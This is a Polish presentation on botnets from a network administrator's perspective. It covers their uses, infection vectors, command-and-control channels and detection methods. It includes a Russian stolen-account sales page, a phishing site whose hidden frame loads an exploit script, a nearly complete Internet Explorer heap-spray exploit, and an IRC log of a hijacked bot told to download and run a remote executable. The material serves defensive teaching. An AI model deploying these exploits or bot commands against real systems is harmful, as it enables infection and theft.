

*'Dajcie mi rząd dusz, a będę
rządził światem...'*

Botnet z punktu widzenia
administratora sieci.

Definicja

BOTNET:

Sieć komputerów, zainfekowanych oprogramowaniem, umożliwiającym zdalną kontrolę.

Liczby

– Firma antywirusowa Trend Micro szacuje, że liczba przejętych komputerów wynosi obecnie około:
70 milionów.

– Styczeń 2006 – 20 letni Jeanson James Ancheta zostaje uznany winnym zarażenia i kontroli ponad
400 000 komputerów.

– Specjalizująca się w analizie i obronie przed atakami typu DDOS firma Prolexic podaje statystyki dotyczące wartości “siły” analizowanych przez nich ataków:

Rok 2005 – 3.5 Gbps

Rok 2006 – > **10 Gbps**

Cele

Dlaczego warto posiadać botnet:

Cele

Dlaczego warto posiadać botnet:
– **SPAM**

Cele

Dlaczego warto posiadać botnet:

- **SPAM**
- **DDOS**

Cele

Dlaczego warto posiadać botnet:

- **SPAM**
- **DDOS**
- **CLICK FRAUD**

Cele

Dlaczego warto posiadać botnet:

- **SPAM**
- **DDOS**
- **CLICK FRAUD**
- **PHISHING SITES**

Cele

Dlaczego warto posiadać botnet:

- **SPAM**
- **DDOS**
- **CLICK FRAUD**
- **PHISHING SITES**


- **DANE PERSONALNE**

Cele

Dlaczego warto posiadać botnet:

- **SPAM**
- **DDOS**
- **CLICK FRAUD**
- **PHISHING SITES**


- **DANE PERSONALNE**
- **DANE AUTENTYKACYJNE**



ebay accounts for sale - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address <http://ebayseller.cc/> Go Links

 Список доступных акков

Сервис по продаже аккаунтов аукциона eBay.

Добрые юзеры аукциона eBay предлагают вашему вниманию свои аккаунты.
Постоянным клиентам и тем, кто берет более 5 акков, различные бонусы и скидки.
Все аккаунты с доступом к мылу холдера.

Вы сами выбираете акк (несколько акков) из списка. Говорите мне. Оплачиваете и получаете.
Все акки предварительно проверяются перед продажей, в случае, если что-то не работает - 100% замена.

Актив/не актив смотрите сами по юзер ид. По активности не сортирую, так как это для каждого субъективно.

Также в продаже бывают акки PayPal. Цены рыночные. Постоянно не продаю.

Оплата по WM.
Перед покупкой следует обязательно ознакомиться с FAQ.
По работе с товаром не консультирую.
Работа через гарант сервис приветствуется.

Мои цены:

seller/баер акк до 10 фицтов = 5\$
seller/баер акк 10-25 фицтов = 10\$
seller/баер акк 25-50 фицтов = 15\$
seller/баер акк более 50 фицтов = 25\$

Done Internet

Cele

Dlaczego warto posiadać botnet:

- **SPAM**
- **DDOS**
- **CLICK FRAUD**
- **PHISHING SITES**

- **DANE PERSONALNE**
- **DANE AUTENTYKACYJNE**
- **KLUCZE CD**

Cele

Dlaczego warto posiadać botnet:

- **SPAM**
- **DDOS**
- **CLICK FRAUD**
- **PHISHING SITES**

- **DANE PERSONALNE**
- **DANE AUTENTYKACYJNE**
- **KLUCZE CD**
- **WCIŚNIĘCIA KLAWISZY / ZRZUTY EKRANU**

Cele

Dlaczego warto posiadać botnet:

- **SPAM**
- **DDOS**
- **CLICK FRAUD**
- **PHISHING SITES**

- **DANE PERSONALNE**
- **DANE AUTENTYKACYJNE**
- **KLUCZE CD**
- **WCIŚNIĘCIA KŁAWISZY / ZRZUTY EKRANU**
- **PODSŁUCHIWANIE RUCHU SIECIOWEGO**

Cele

Dlaczego warto posiadać botnet:

- **SPAM**
- **DDOS**
- **CLICK FRAUD**
- **PHISHING SITES**

- **DANE PERSONALNE**
- **DANE AUTENTYKACYJNE**
- **KLUCZE CD**
- **WCIŚNIĘCIA KŁAWISZY / ZRZUTY EKRANU**
- **PODSŁUCHIWANIE RUCHU SIECIOWEGO**
- **PRZEKIEROWANIA PORTÓW | PROXY | IRC BOUNCE**

Cele

Dlaczego warto posiadać botnet:

- **SPAM**
- **DDOS**
- **CLICK FRAUD**
- **PHISHING SITES**

- **DANE PERSONALNE**
- **DANE AUTENTYKACYJNE**
- **KLUCZE CD**
- **WCIŚNIĘCIA KLAWISZY / ZRZUTY EKRANU**
- **PODSŁUCHIWANIE RUCHU SIECIOWEGO**
- **PRZEKIEROWANIA PORTÓW | PROXY | IRC BOUNCE**
- **WYNAJEM**

Infekcje

Sposoby infekcji:

Infekcje

Sposoby infekcji:

– RANGE SCAN

- * Microsoft Windows

- + Microsoft Windows RPC

- + Microsoft LSA Service

- + Microsoft Windows Core DLL

[Porty: 135, 139, 445]

Infekcje

Sposoby infekcji:

– RANGE SCAN

- * Microsoft Windows
 - + Microsoft Windows RPC
 - + Microsoft LSA Service
 - + Microsoft Windows Core DLL
- [Porty: 135, 139, 445]
- * Ssh – brute force scan

Infekcje

Sposoby infekcji:

– RANGE SCAN

- * Microsoft Windows
- + Microsoft Windows RPC
- + Microsoft LSA Service
- + Microsoft Windows Core DLL
[Porty: 135, 139, 445]

- * Ssh – brute force scan
- * Błędy aplikacji

Infekcje

Sposoby infekcji:

– RANGE SCAN

- * Microsoft Windows
- + Microsoft Windows RPC
- + Microsoft LSA Service
- + Microsoft Windows Core DLL
[Porty: 135, 139, 445]

- * Ssh – brute force scan
- * Błędy aplikacji

– WWW !

Infekcje

FIREFOX 1.5.X

Wersja:	Data wydania:	Krytyczny błąd:
1.5	2005-12-08	2006.02.01
1.5.0.1	2006-02-17	2006.04.13
1.5.0.2	2006-04-13	2006.05.02
1.5.0.3	2006-05-08	2006.06.01
1.5.0.4	2006-06-09	2006.07.25
1.5.0.5	2006-07-26	
1.5.0.6	2006-08-02	2006.09.14
1.5.0.7	2006-09-28	?
		< 60 dni

Infekcje

2006 lipiec – w wielu światowych portalach [www.myspace.com, webshots.com] zostaje wyświetlona reklama [banner] wykorzystująca błąd w przeglądarce IE – Vulnerability in Graphics Rendering Engine [WMF]

2006 wrzesień – tysiące stron hostowanych przez serwery dużej firmy hostingowej HostGator [ponad 200 000 hostowanych domen] – zostają zaatakowane [nieznany błąd w cPanelu] i zarażone kodem wykorzystującym błąd w przeglądarce IE – VML stack buffer overflow

Infekcje

Sposoby infekcji:

- **Instant messaging [IM] | E-mail**
- * Przekierowania na zainfekowane strony
- * Przesyłanie zainfekowanych plików

★ From	Subject	Sent	Size	Label
★ Radio Maryja	Nowa strona Radia Maryja	2006-05-15	1,6 KB	No label

Nowa strona Radia Maryja

pon 15 maj 2006 19:32:42 CEST

From Radio Maryja <redakcja@radiomaryja.pl>

To borys@bohater.net

Bracia w wierze,
Członkowie Rodziny Radia Maryja!

Nasza strona WWW uległa gruntownej przemianie. Jesteśmy szczęśliwi mogąc zaprezentować Wam owoc naszych wielomiesięcznych starań. Oprócz dotychczasowych informacji na temat rozgłośni i Rodziny Radia Maryja, teraz dostępne są w Internecie także aktualności z życia Ojczyzny oraz Forum Przyjaciół Kultury, promujące światło nauki Chrystusa poprzez dialog i świadectwo ludzi myślących.

Zapraszamy serdecznie:

<http://www.radiomaryja.pl/>

Redakcja serwisu WWW rozgłośni Radia Maryja

Write a quick reply to "Radio Maryja" <redakcja@radiomaryja.pl> here



Quick reply

<http://www.radiomaryja.be/>

www.radiomaryja.be

```
<HTML> <HEAD> <TITLE>Radio Maryja – Katolicki Głos w Twoim  
Domu</TITLE>  
<META NAME="Keywords" CONTENT="Radio, Maryja, Tadeusz,Rydzysk">  
<META NAME="Description" CONTENT=""> </HEAD>  
<FRAMESET ROWS="*,0">  
<FRAME SRC="http://ircgalaxy.pl/hello/" MARGINHEIGHT=0  
MARGINWIDTH=0 NORESIZE> </FRAMESET>
```

ircgalaxy.pl/hello/

```
<HTML>  
<HEAD>  
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=iso-  
8859-2">  
<META HTTP-EQUIV="Refresh" CONTENT="3;  
url=http://www.radiomaryja.pl/">  
<TITLE>Proszę czekać</TITLE>  
<SCRIPT LANGUAGE="JavaScript" SRC="banner.jse"> </SCRIPT>  
</HEAD>  
<BODY BGCOLOR="#FFFFFF">  
Trwa ładowanie strony, proszę czekać...  
</BODY>  
</HTML>
```

Microsoft Internet Explorer "createTextRange()" Code Execution

```
function f() {
document.write('<input type="checkbox" id="blah" style="visibility:
hidden; display:none">');
sc12 = unescape("shellcode");
bb = unescape("%u9090%u9090");
trigger = 'xtRa';
slsp = 20 + sc12.length;
while (bb.length < slsp)
  bb += bb;
fb = bb.substring(0, slsp);
block = bb.substring(0, bb.length-slsp);
while(block.length + slsp < 0x40000)
  block = block + block + fb;
memory = new Array();
for (i = 0; i < 2020; i++)
  memory[i] = block + sc12;
  eval('document.getElementById("blah").createTe'+trigger+'nge()')
}
setTimeout("f()",100);
```

6182373

[02:42:40 | 02:42:30] <6182373> witam! mysle ze dzisiaj jest odpowiedni moment zeby sie poznac ... :p

[02:44:54] <Me> dokladnie


[02:44:54 | 02:44:45] <6182373> moje zdjecia sa tutaj www.security-info.com.ua/fotka967510.jpg :]

Send



Close

Microsoft Internet Explorer WMF Memory Corruption Vulnerability



Infekcje

Sposoby infekcji:

- **Instant messaging [IM] | E-mail**
 - * Przekierowania na zainfekowane strony
 - * Przesyłanie zainfekowanych plików

- **Przechwytywanie botnetów**

Infekcje

Sposoby infekcji:

- **Instant messaging [IM] | E-mail**
 - * Przekierowania na zainfekowane strony
 - * Przesyłanie zainfekowanych plików
- **Przechwytywanie botnetów**
- **Fałszywe serwery gier**

Infekcje

Sposoby infekcji:

- **Instant messaging [IM] | E-mail**

- * Przekierowania na zainfekowane strony

- * Przesyłanie zainfekowanych plików

- **Przechwytywanie botnetów**

- **Fałszywe serwery gier**

- **P2P**

Komunikacja

Sposoby komunikacji:

C&C [command-and-control]

Komunikacja

Sposoby komunikacji:

C&C [command-and-control]

- IRC

Komunikacja

Sposoby komunikacji:

C&C [command-and-control]

- IRC

- WWW

Komunikacja

Sposoby komunikacji:

C&C [command-and-control]

- IRC
- WWW
- P2P

Komunikacja

Sposoby komunikacji:

C&C [command-and-control]

- IRC
- WWW
- P2P
- ? SKYPE | DNS ?

Detekcja

Sposoby wykrywania:

Detekcja

Sposoby wykrywania:

- **DOSDETECTOR**

Detekcja

Sposoby wykrywania:

- **DOSDETECTOR**
- **IRC-PROXY**

Detekcja

Sposoby wykrywania:

- **DOSDETECTOR**
- **IRC-PROXY**
- **IDS / HONEYPOT**

Detekcja

Sposoby wykrywania:

- **DOSDETECTOR**
- **IRC-PROXY**
- **IDS / HONEYPOT**
- **ANTI-SPAM SMTP PROXY**

Detekcja

Sposoby wykrywania:

- **DOSDETECTOR**
- **IRC-PROXY**
- **IDS / HONEYPOT**
- **ANTI-SPAM SMTP PROXY**
- **NGREP / TCPDUMP**

Man in the middle - IRC

POL [POL]-28491

USER nzungnn 0 0 :[POL]-28491

JOIN #atl# haslo1

1)

:witam!ciebie@securecon.pl PRIVMSG #atl# :.admin zupa

NOTICE witam :Pass auth failed (witam!ciebie@securecon.pl).

NOTICE witam :Your attempt has been logged.

2)

:witam!ciebie@securecon.pl PRIVMSG #atl# :.admin haslo2

NOTICE witam :Host Auth failed (witam!ciebie@securecon.pl).

NOTICE witam :Your attempt has been logged.

3)

:witam!borys@securecon.pl PRIVMSG #atl# :.admin haslo2

NOTICE witam :Host Auth failed (witam!borys@securecon.pl).

NOTICE witam :Your attempt has been logged.

4)

:jestem!borys@md.comcast.net PRIVMSG #atl# :.stats

5)

:jestem!borys@md.comcast.net PRIVMSG #atl# :.admin haslo2

PRIVMSG #atl# :[MAIN]: Password accepted.

Man in the middle - IRC

6)

```
:jestem!borys@md.comcast.net PRIVMSG #atl# :.stats
```

```
PRIVMSG #atl# :[SCAN]: Exploit Statistics: WebDav: 0, NetBios: 0, NTPass: 0, Dcom135: 0, Dcom445: 0, Dcom1025: 0, Dcom2: 0, IIS5SSL: 0, MSSQL: 0, Beagle1: 0, Beagle2: 0, MyDoom: 0, Isass_445: 0, Isass_139: 0, Optix: 0, UPNP: 0, NetDevil: 0, DameWare: 0, Kuang2: 0, Private: 0, Sub7: 0, Total: 0 in 0d 0h 3m.
```

7)

```
:jestem!borys@md.comcast.net PRIVMSG #atl# :.update
```

```
http://akron.net.pl/~borys/ping.exe [POL]-28491
```

```
PRIVMSG #atl# :[UPDATE]: Downloading update from:  
http://akron.net.pl/~borys/ping.exe.
```

```
PRIVMSG #atl# :[DOWNLOAD]: Downloaded 18.5KB to  
C:\DOCUME~1\UZYTKO~1\USTAWI~1\Temp\xhjyvh.exe @ 18.5KB/sec.
```

